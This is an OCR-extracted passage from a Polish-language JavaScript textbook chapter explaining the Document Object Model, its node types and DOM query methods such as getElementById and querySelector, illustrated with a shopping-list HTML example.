- Wszystkie wartości można ocenić jako `truthy` lub `falsy`.
- Istnieją trzy rodzaje pętli: `for`, `while` i `do-while`. Każda z nich = pozwala na powtórzenie wykonania pewnego zestawu poleceń.

5

OBIEKTOWY MODEL DOKUMENTU

Obiektowy model dokumentu (ang. *document object model* — DOM) określa, jak przeglądarka = powinna utworzyć model HTML strony internetowej, = a także jak JavaScript może uzyskać dostęp do zawartości strony i zmodyfikować tę zawartość podczas wyświetlania strony w oknie przeglądarki.

Model DOM nie jest częścią ani HTML, ani JavaScript — jest to oddzielny zbiór reguł, = implementowany przez producentów wszystkich najważniejszych przeglądarek internetowych; = obejmuje dwa podstawowe obszary.

UTWORZENIE MODELU STRONY HTML

Kiedy przeglądarka wczytuje stronę, w pamięci tworzy model tej strony.

Model DOM określa sposób, w jaki przeglądarka powinna przygotować jego strukturę = z wykorzystaniem **drzewa modelu DOM**.

Model DOM jest nazywany modelem obiektowym, ponieważ składa się z obiektów = (drzewo modelu DOM).

Każdy obiekt przedstawia inną część strony wczytaną w oknie przeglądarki.

UZYSKANIE DOSTĘPU DO STRONY HTML I JEJ MODYFIKACJA


Model DOM definiuje również metody i właściwości służące do uzyskiwania dostępu = do (i uaktualniania) poszczególnych obiektów = modelu, które z kolei uaktualniają zawartość = widzianą przez użytkownika w oknie przeglądarki.

Możesz się spotkać z sytuacją, w której model = DOM jest nazywany **interfejsem programowania aplikacji (API)**. Interfejs użytkownika = pozwala ludziom na korzystanie z programów, = z kolei API pozwala programom (i skryptom) = na wzajemną komunikację. Model DOM = określa, co skrypt może zrobić z bieżącą = stroną wczytaną w przeglądarce internetowej, = a także jak może wydawać przeglądarce = polecenia uaktualniające zawartość wyświetlaną użytkownikowi.

W przykładach pokazanych w tym rozdziale kod JavaScript będzie modyfikował przedstawiony tutaj dokument HTML. Kolory zostały użyte w celu oznaczenia priorytetu i stanu poszczególnych elementów listy rzeczy do zrobienia:

PILNE | SPOKOJNIE

NORMALNE | ZAKOŃCZONE



DRZEWO MODELU DOM JEST MODELEM STRONY INTERNETOWEJ

Kiedy przeglądarka wczytuje stronę internetową, tworzy jej model — tzw. model drzewa DOM, który jest przechowywany w pamięci zajmowanej = przez przeglądarkę. Składa się z czterech podstawowych typów węzłów.

CZĘŚĆ GŁÓWNA STRONY HTML

```
<html>
  <body>
    <div id="page">
      <h1 id="header">Lista</h1>
      <h2>Artykuły spożywcze</h2>
      <ul>
        <li id="one" class="hot"><em>świeże</em> figi</li>
        <li id="two" class="hot">orzeszki piniowe</li>
        <li id="three" class="hot">miód</li>
        <li id="four">ocet balsamiczny</li>
      </ul>
      <script src="js/list.js"></script>
    </div>
  </body>
</html>
```

WĘZEŁ DOCUMENT

Powyżej przedstawiono kod HTML listy rzeczy do kupienia, natomiast po prawej stronie **drzewo modelu DOM**. Każdy element, atrybut i fragment = tekstu w kodzie HTML jest przedstawiany za pomocą własnego **węzła DOM**. Na samej górze drzewa = znajduje się **węzeł document**, który przedstawia = całą stronę (i jednocześnie odpowiada obiektowi = `document`, który poznałeś w rozdziale 1.).

Kiedy uzyskujesz dostęp do dowolnego węzła elementu, atrybutu lub tekstu, przechodzisz do = niego za pomocą węzła `document`. To jest punkt = wyjścia dla wszystkich wizyt w drzewie modelu = DOM.

WĘZŁY ELEMENTÓW

Elementy HTML opisują strukturę strony HTML. (Znaczniki od <h1> do <h6> wskazują nagłówki, = znacznik <p> oznacza akapit tekstu itd.).


Aby uzyskać dostęp do drzewa modelu DOM, = należy rozpocząć od wyszukiwania elementów. = *Po* znalezieniu żądanego elementu mamy dostęp = do węzłów jego tekstu i atrybutu, o ile zachodzi = potrzeba. Dlatego metody pozwalające na dostęp = do węzłów elementu poznasz wcześniej niż = sposoby na uzyskanie dostępu do tekstu bądź = atrybutów.

Uwaga: Przykład listy rzeczy do kupienia = będziemy wykorzystywać w rozdziale bieżącym = oraz w dwóch kolejnych. Dzięki temu będziesz = mógł zobaczyć, jak różne techniki pozwalają na = uaktualnienie strony internetowej (przedstawianej = przez to drzewo modelu DOM).

Relacje między węzłem `document` i wszystkimi = węzłami elementów są określane tymi samymi = terminami: nadrzędny, potomny, równorzędny, = przodek i potomek. (Każdy węzeł jest potomkiem = węzła `document`).

Każdy węzeł jest dokumentem wraz z metodami i właściwościami. = Skrypty uzyskują dostęp do drzewa modelu DOM (nie pliku źródłowego = HTML) i uaktualniają je. Wszelkie zmiany wprowadzone w drzewie = modelu DOM są odzwierciedlane w przeglądarce.

DRZEWO MODELU DOM



WĘZŁY ATRYBUTÓW

Otwierający znacznik elementu HTML może zawierać atrybuty, które w drzewie modelu DOM = są prezentowane przez węzły atrybutów.

Węzły atrybutów nie są *elementami potomnymi* zawierającego go elementu, ale stanowią *część* dokumentu. Gdy uzyskasz dostęp do elementu, = dostępne będą określone metody i właściwości = JavaScript pozwalające na odczyt lub zmianę = atrybutów tego elementu. Na przykład często trzeba dokonywać zmian wartości atrybutów `class` w celu zastosowania nowych reguł CSS mających = wpływ na sposób prezentacji danego elementu.

WĘZŁY TEKSTOWE

Gdy uzyskamy dostęp do węzła elementu, = możemy przejść do tekstu przechowywanego = w tym elemencie. Tekst znajduje się we własnym = węźle tekstowym.

Węzły tekstowe nie mogą mieć elementów = potomnych. Jeżeli element zawiera tekst oraz inny = element potomny, to ten element potomny *nie* jest = potomkiem węzła tekstowego, ale raczej *obejmującego* go elementu. (Zapoznaj się z elementem = `<em>` w pierwszym elemencie `<li>`). To pokazuje, = że węzeł tekstowy zawsze jest nową gałęzią = w drzewie modelu DOM, z której nie wywodzą się = żadne dalsze gałęzie.


PRACA Z DRZEWEM MODELU DOM

Uzyskanie dostępu do drzewa modelu DOM i możliwość jego uaktualniania wymagają wykonania dwóch kroków.
1. Odszukanie węzła przedstawiającego element, z którym chcesz pracować.
2. Użycie jego zawartości tekstowej, elementów potomnych i atrybutów.

KROK 1. UZYSKANIE DOSTĘPU DO ELEMENTÓW

Poniżej przedstawiono ogólne omówienie metod i właściwości pozwalających na uzyskanie dostępu do elementów. Ich przybliżenie znajdziesz w podrozdziałach od „Uzyskanie dostępu do elementów" do „Pierwszy i ostatni element potomny".
Pierwsze dwie kolumny są znane jako zapytania modelu DOM. Z kolei ostatnia kolumna jest znana jako poruszanie się po modelu DOM.

WYBÓR KONKRETNEGO WĘZŁA ELEMENTU



Poniżej wymieniono trzy sposoby najczęściej używane w celu wyboru konkretnego elementu.

`getElementById()`
Używa wartości atrybutu `id` elementu (powinna być unikalna na stronie). Patrz podrozdział „Pobranie elementu na podstawie wartości atrybutu id".

`querySelector()`=
Używa selektora CSS i zwraca pierwszy dopasowany element. Patrz podrozdział „Pobranie elementu na podstawie selektora CSS".

Poszczególne elementy można także wybierać przez przejście z jednego elementu do innego w drzewie modelu DOM (patrz trzecia kolumna).

WYBÓR WIELU ELEMENTÓW (NODELIST)


Poniżej wymieniono trzy sposoby najczęściej używane w celu wyboru wielu elementów.

`getElementsByClassName()`
Wybiera wszystkie elementy, które mają określoną wartość atrybutu `class`. Patrz podrozdział „Pobranie elementu na podstawie wartości atrybutu class".

`getElementsByTagName()`
Wybiera wszystkie elementy, które mają określoną nazwę znacznika. Patrz podrozdział „Pobranie elementu na podstawie nazwy znacznika".

`querySelectorAll()`=
Używa selektora CSS w celu wybrania wszystkich dopasowanych elementów. Patrz podrozdział „Pobranie elementu na podstawie selektora CSS".

PORUSZANIE SIĘ MIĘDZY WĘZŁAMI ELEMENTÓW



Istnieje możliwość przejścia z jednego węzła elementu do innego, powiązanego z nim.

`parentNode`
Wybiera element nadrzędny bieżącego węzła elementu (który zwróci po prostu jeden element). Patrz podrozdział „Poruszanie się po modelu DOM".

`previousSibling / nextSibling`
Wybiera poprzedni lub następny element równorzędny w drzewie modelu DOM. Patrz podrozdział „Poprzedni i następny element równorzędny".

`firstChild / lastChild`=
Wybiera pierwszy lub ostatni element potomny bieżącego elementu. Patrz podrozdział „Pierwszy i ostatni element potomny".

W rozdziale natrafisz na uwagi, jeśli metody modelu DOM będą działać tylko w określonych przeglądarkach lub będą zawierać błędy. Niespójna obsługa modelu DOM przez przeglądarki to najważniejszy powód, dla którego biblioteka jQuery zyskała tak wielką popularność.

Pojęcia **elementy** i **węzły elementów** są używane wymiennie. Jednak kiedy mówimy, że model DOM działa z elementem, tak naprawdę mamy na myśli pracę z węzłem *przedstawiającym* dany element.

KROK 2. PRACA Z WYBRANYMI ELEMENTAMI

Poniżej przedstawiono ogólne omówienie metod i właściwości przeznaczonych do pracy z elementami wprowadzonymi w podrozdziale „Drzewo modelu DOM jest modelem strony internetowej".

UZYSKANIE DOSTĘPU DO WĘZŁÓW TEKSTOWYCH I ICH UAKTUALNIENIE

Tekst w dowolnym elemencie jest przechowywany wewnątrz węzła tekstowego. Aby uzyskać dostęp do pokazanego powyżej węzła tekstowego:

1. Wybierz element `<li>`.
2. Użyj właściwości `firstChild` w celu pobrania węzła tekstowego.
3. Użyj właściwości jedynie węzła tekstowego (`nodeValue`) w celu pobrania tekstu danego elementu.

`nodeValue`
Ta właściwość pozwala na uzyskanie dostępu do zawartości węzła tekstowego i na jej uaktualnienie. Patrz podrozdział „Uzyskanie dostępu do węzła tekstowego za pomocą właściwości nodeValue i jego uaktualnienie".

Węzeł tekstowy nie zawiera tekstu pochodzącego z jakichkolwiek elementów potomnych.

PRACA Z ZAWARTOŚCIĄ HTML

Wymieniona poniżej właściwość umożliwia uzyskanie dostępu do elementów potomnych i zawartości tekstowej:
`innerHTML`
Patrz podrozdział „Uzyskanie dostępu do tekstu oraz kodu znaczników za pomocą właściwości innerHTML i ich uaktualnienie".
Z kolei poniższa właściwość pozwala na dostęp do jedynie zawartości tekstowej:
`textContent`
Patrz podrozdział „Uzyskanie dostępu do tekstu i jego uaktualnienie za pomocą właściwości textContent (i innerText)".
Kilka metod pozwala na tworzenie nowych węzłów, dodawanie węzłów do drzewa, a także usuwanie węzłów z drzewa:
`createElement()`
`createTextNode()`
`appendChild()` / `removeChild()`
To tak zwane operacje na modelu DOM. Patrz podrozdział „Dodanie elementów za pomocą operacji na modelu DOM".

UZYSKANIE DOSTĘPU DO WARTOŚCI ATRYBUTU LUB JEJ UAKTUALNIENIE

Poniżej przedstawiono kilka właściwości i metod, które można wykorzystać podczas pracy z atrybutami.

`className / id=`
Pozwala na pobranie lub uaktualnienie wartości atrybutów `class` i `id`. Patrz podrozdział „Węzły atrybutów".

`hasAttribute()`
`getAttribute()`
`setAttribute()`
`removeAttribute()`
Pierwsza z wymienionych metod sprawdza, czy wskazany atrybut istnieje. Druga pobiera jego wartość, trzecia uaktualnia jego wartość, z kolei czwarta pozwala na jego usunięcie. Patrz podrozdział „Węzły atrybutów".

BUFOROWANIE ZAPYTAŃ MODELU DOM


Metody wyszukujące elementy w drzewie modelu DOM są nazywane zapytaniami modelu DOM. Kiedy z danym elementem musisz pracować więcej niż tylko jeden raz, rozsądnym rozwiązaniem jest użycie zmiennej do przechowywania wyniku danego zapytania.

Gdy skrypt wybiera element w celu uzyskania do niego dostępu lub uaktualnienia go, interpreter musi wyszukać element (lub elementy) w drzewie modelu DOM.

Poniższe polecenie nakazuje interpreterowi wyszukanie w drzewie modelu DOM elementu, którego wartością atrybutu `id` jest one.

Po znalezieniu węzła przedstawiającego wskazany element (lub wskazane elementy) można rozpocząć pracę z samym węzłem, jego węzłem nadrzędnym lub jego dowolnymi węzłami potomnymi.

```
getElementById('one');
```




Kiedy programiści rozmawiają o przechowywaniu elementów w zmiennych, tak naprawdę mają na myśli przechowywanie w zmiennej położenia elementu (lub elementów) w drzewie modelu DOM. Właściwości i metody tego węzła elementu działają na zmiennej.

Jeżeli skrypt musi użyć tego samego elementu (lub elementów) co najmniej dwa razy, to położenie elementu można przechowywać w zmiennej.

Tym samym przeglądarka internetowa nie musi wielokrotnie przeszukiwać drzewa modelu DOM, aby ponownie znaleźć ten sam element. Takie rozwiązanie jest określanie mianem **buforowania**.

Programiści mówią, że zmienna przechowuje **odniesienie** do obiektu znajdującego się w drzewie modelu DOM. (Przechowywane jest *położenie* węzła).

```
var itemOne = getElementById('one');
```




Zmienna `itemOne` nie przechowuje elementu `<li>`, ale *odniesienie* do miejsca, w którym ten węzeł znajduje się w drzewie modelu DOM. Aby uzyskać dostęp do zawartości tekstowej elementu, można użyć nazwy zmiennej: `itemOne.textContent`.

UZYSKANIE DOSTĘPU DO ELEMENTÓW

Zapytania modelu DOM mogą zwracać tylko jeden element lub tak zwany = `NodeList`, czyli kolekcję węzłów.

Czasami zachodzi potrzeba uzyskania dostępu = do jednego elementu (czyli fragmentu strony = przechowywanej przez ten element). Z kolei = w innych sytuacjach konieczne jest wybranie = grupy elementów, na przykład wszystkich <h1> na stronie lub też wszystkich <li> w ramach = wskazanej listy.

Przedstawione poniżej drzewo modelu DOM = pokazuje część główną strony z listą rzeczy do = kupienia. Ponieważ najpierw koncentrujemy się = na uzyskaniu dostępu do elementów, diagram = zawiera tylko węzły elementów. Diagramy na = kolejnych stronach będą jasno wskazywały = elementy zwracane przez zapytanie modelu DOM. = (Pamiętaj: *węzły* elementów to reprezentacja DOM = danego elementu).



GRUPY WĘZŁÓW ELEMENTÓW

Jeżeli metoda *może* zwrócić co najmniej dwa węzły, to jej wartością zwrotną zawsze będzie = **`NodeList`**, czyli **kolekcja** węzłów (nawet w przypadku znalezienia tylko jednego dopasowanego = elementu). Następnie z otrzymanej listy trzeba = wybrać element za pomocą numeru indeksu = (oznacza to, że numery rozpoczynają się od 0, = podobnie jak w każdej tablicy).

Na przykład kilka elementów może mieć = taką samą nazwę znacznika, a więc = `getElementsByTagName()` zawsze zwróci = `NodeList`.


NAJKRÓTSZA TRASA

Wyszukanie najszybszego sposobu uzyskania dostępu do elementu na stronie powoduje, = że użytkownik odbiera ją jako funkcjonującą = sprawnie i szybko reagującą na jego działania. = Najkrótsza trasa zwykle oznacza analizę minimalnej liczby węzłów na drodze do elementu, = z którym skrypt ma pracować. Na przykład = metoda `getElementById()` szybko zwróci jeden = element (ponieważ na stronie internetowej nie powinny znajdować się dwa elementy o takiej samej = wartości atrybutu `id`). Wymienioną metodę można = jednak zastosować tylko wtedy, gdy element ma = zdefiniowany atrybut `id`.

METODY ZWRACAJĄCE JEDEN WĘZEŁ ELEMENTU

getElementById('id')


Pobiera jeden element na podstawie wartości jego atrybutu `id`. Aby element można było wybrać, znacznik HTML musi zawierać = atrybut `id`.



Metoda po raz pierwszy obsługiwana w przeglądarkach: IE5.5, = Opera 7, wszystkie wersje Chrome, Firefox i Safari.

querySelector('selektor css')

Wykorzystuje składnię selektora CSS wybierającego jeden element = lub więcej elementów. Metoda ta zwraca tylko pierwszy z dopasowanych elementów.



Metoda po raz pierwszy obsługiwana w przeglądarkach: IE8, = Firefox 3.5, Safari 4, Chrome 4 i Opera 10.

METODY ZWRACAJĄCE CO NAJMNIEJ JEDEN ELEMENT (W POSTACI NODELIST)

getElementsByClassName('klasa')

Wybiera element lub elementy na podstawie wartości atrybutu `class`. Aby element można było wybrać, znacznik HTML musi = zawierać atrybut `class`. Działanie tej metody jest szybsze niż = `querySelectorAll()`.

Metoda po raz pierwszy obsługiwana w przeglądarkach: IE9, = Firefox 3, Safari 4, Chrome 4 i Opera 10. (Kilka wcześniejszych = wersji przeglądarek oferuje częściową lub zawierającą błędy obsługę = tej metody).

getElementsByTagName('nazwaZnacznika')

Wybiera wszystkie elementy na stronie posiadające znacznik = o podanej nazwie. Działanie tej metody jest szybsze niż = `querySelectorAll()`. (Kilka wcześniejszych wersji przeglądarek = oferuje częściową lub zawierającą błędy obsługę tej metody).

Metoda po raz pierwszy obsługiwana w przeglądarkach: IE6+, = Firefox 3, Safari 4, Chrome i Opera 10.

querySelectorAll('selektor css')

Używa składni selektora CSS w celu wybrania jednego elementu lub = większej liczby elementów, a następnie zwraca wszystkie elementy = dopasowane.

Metoda po raz pierwszy obsługiwana w przeglądarkach: IE8, = Firefox 3.5, Safari 4, Chrome 4 i Opera 10.

METODY WYBIERAJĄCE POSZCZEGÓLNE ELEMENTY

Metody `getElementById()` i `querySelector()` potrafią przeszukać cały dokument i zwrócić pojedyncze elementy. Obie charakteryzują się podobną składnią.

Metoda `getElementById()` to najszybszy i najefektywniejszy sposób uzyskania dostępu do elementu, ponieważ dwa elementy nie mogą mieć tej samej wartości atrybutu `id`. Składnia omawianej metody została przedstawiona poniżej, a przykład jej użycia znajdziesz na stronie po prawej.

Metoda `querySelector()` to najnowszy dodatek do modelu DOM, a więc nie jest obsługiwana w starszych wersjach przeglądarek. Charakteryzuje się dużą elastycznością, ponieważ jej parametr jest selektorem CSS. Oznacza to możliwość użycia omawianej metody, aby trafnie wybrać wiele elementów.

`document` odnosi się do obiektu `document`. Za pomocą obiektu `document` zawsze możesz uzyskać dostęp do poszczególnych elementów.

Metoda `getElementById()` wskazuje, że chcesz wyszukać element na podstawie wartości jego atrybutu `id`.

Notacja z użyciem kropki wskazuje, że metoda (po prawej) będzie wykonana w węźle podanym po lewej stronie kropki.

Metoda musi znać wartość atrybutu `id` żądanego elementu. To jest parametr metody.

Omawiane polecenie zwróci węzeł elementu dla elementu, którego atrybut `id` ma wartość `one`. Bardzo często można spotkać się z sytuacją, gdy węzły elementów są przechowywane w zmiennej w celu ich późniejszego użycia w skrypcie (wspomniano już o tym w podrozdziale „Buforowanie zapytań modelu DOM").

W omawianym poleceniu metoda jest używana w obiekcie `document`, a więc wyszukuje element na całej stronie. Metody modelu DOM mogą być także używane w węzłach elementów na stronie, aby wyszukać potomków danego węzła.

POBRANIE ELEMENTU NA PODSTAWIE WARTOŚCI ATRYBUTU ID


JAVASCRIPT c05/js/get-element-by-id.js

```
// Wybór elementu i umieszczenie go w zmiennej.
var el = document.getElementById('one');

// Zmiana wartości atrybutu class.
el.className = 'cool';
```

HTML c04/js/example.js

```
<h1 id="header">List King</h1>
<h2>Artykuły spożywcze</h2>
<ul>
  <li id="one" class="hot"><em>Świeże</em>figi</li>
  <li id="two" class="hot">orzeszki piniowe</li>
  <li id="three" class="hot">miód</li>
  <li id="four">ocet balsamiczny</li>
</ul>
```

WYNIK



Wynik pokazuje przykład po tym, jak skrypt uaktualnił pierwszy element na liście. Przykład w stanie początkowym (przed uruchomieniem skryptu) został pokazany na rysunku z podrozdziału „Uzyskanie dostępu do strony HTML i jej modyfikacja".

Metoda `getElementById()` pozwala na wybór węzła elementu przez podanie wartości jego atrybutu `id`.

Omawiana metoda ma tylko jeden parametr, jakim jest wartość atrybutu `id` elementu, który ma zostać wybrany. Ponieważ wartość jest ciągiem tekstowym, to należy ją ująć w znaki cytowania. Nie ma znaczenia, czy to będą apostrofy, czy cudzysłów; ważne, aby pozostały dopasowane.

W przykładzie po lewej stronie pierwszy wiersz kodu JavaScript wyszukuje element, którego wartością atrybutu `id` jest `one` i odniesienie do tego węzła przechowuje w zmiennej o nazwie `el`.

Następnie kod wykorzystuje właściwość o nazwie `className` (będzie omówiona w podrozdziale „Węzły atrybutów") do uaktualnienia wartości atrybutu `class` elementu wskazywanego przez zmienną `el`. Wartością atrybutu jest `cool`, co powoduje wywołanie nowej reguły CSS odpowiedzialnej za ustawienie koloru tła elementu.

Zwróć uwagę na sposób użycia właściwości `className` w zmiennej przechowującej odniesienie do elementu.

Obsługa w przeglądarkach internetowych — to jedna z najstarszych i najlepiej obsługiwanych metod pozwalających na uzyskanie dostępu do elementu.

NODELIST — ZAPYTANIA MODELU DOM ZWRACAJĄCE WIELE ELEMENTÓW

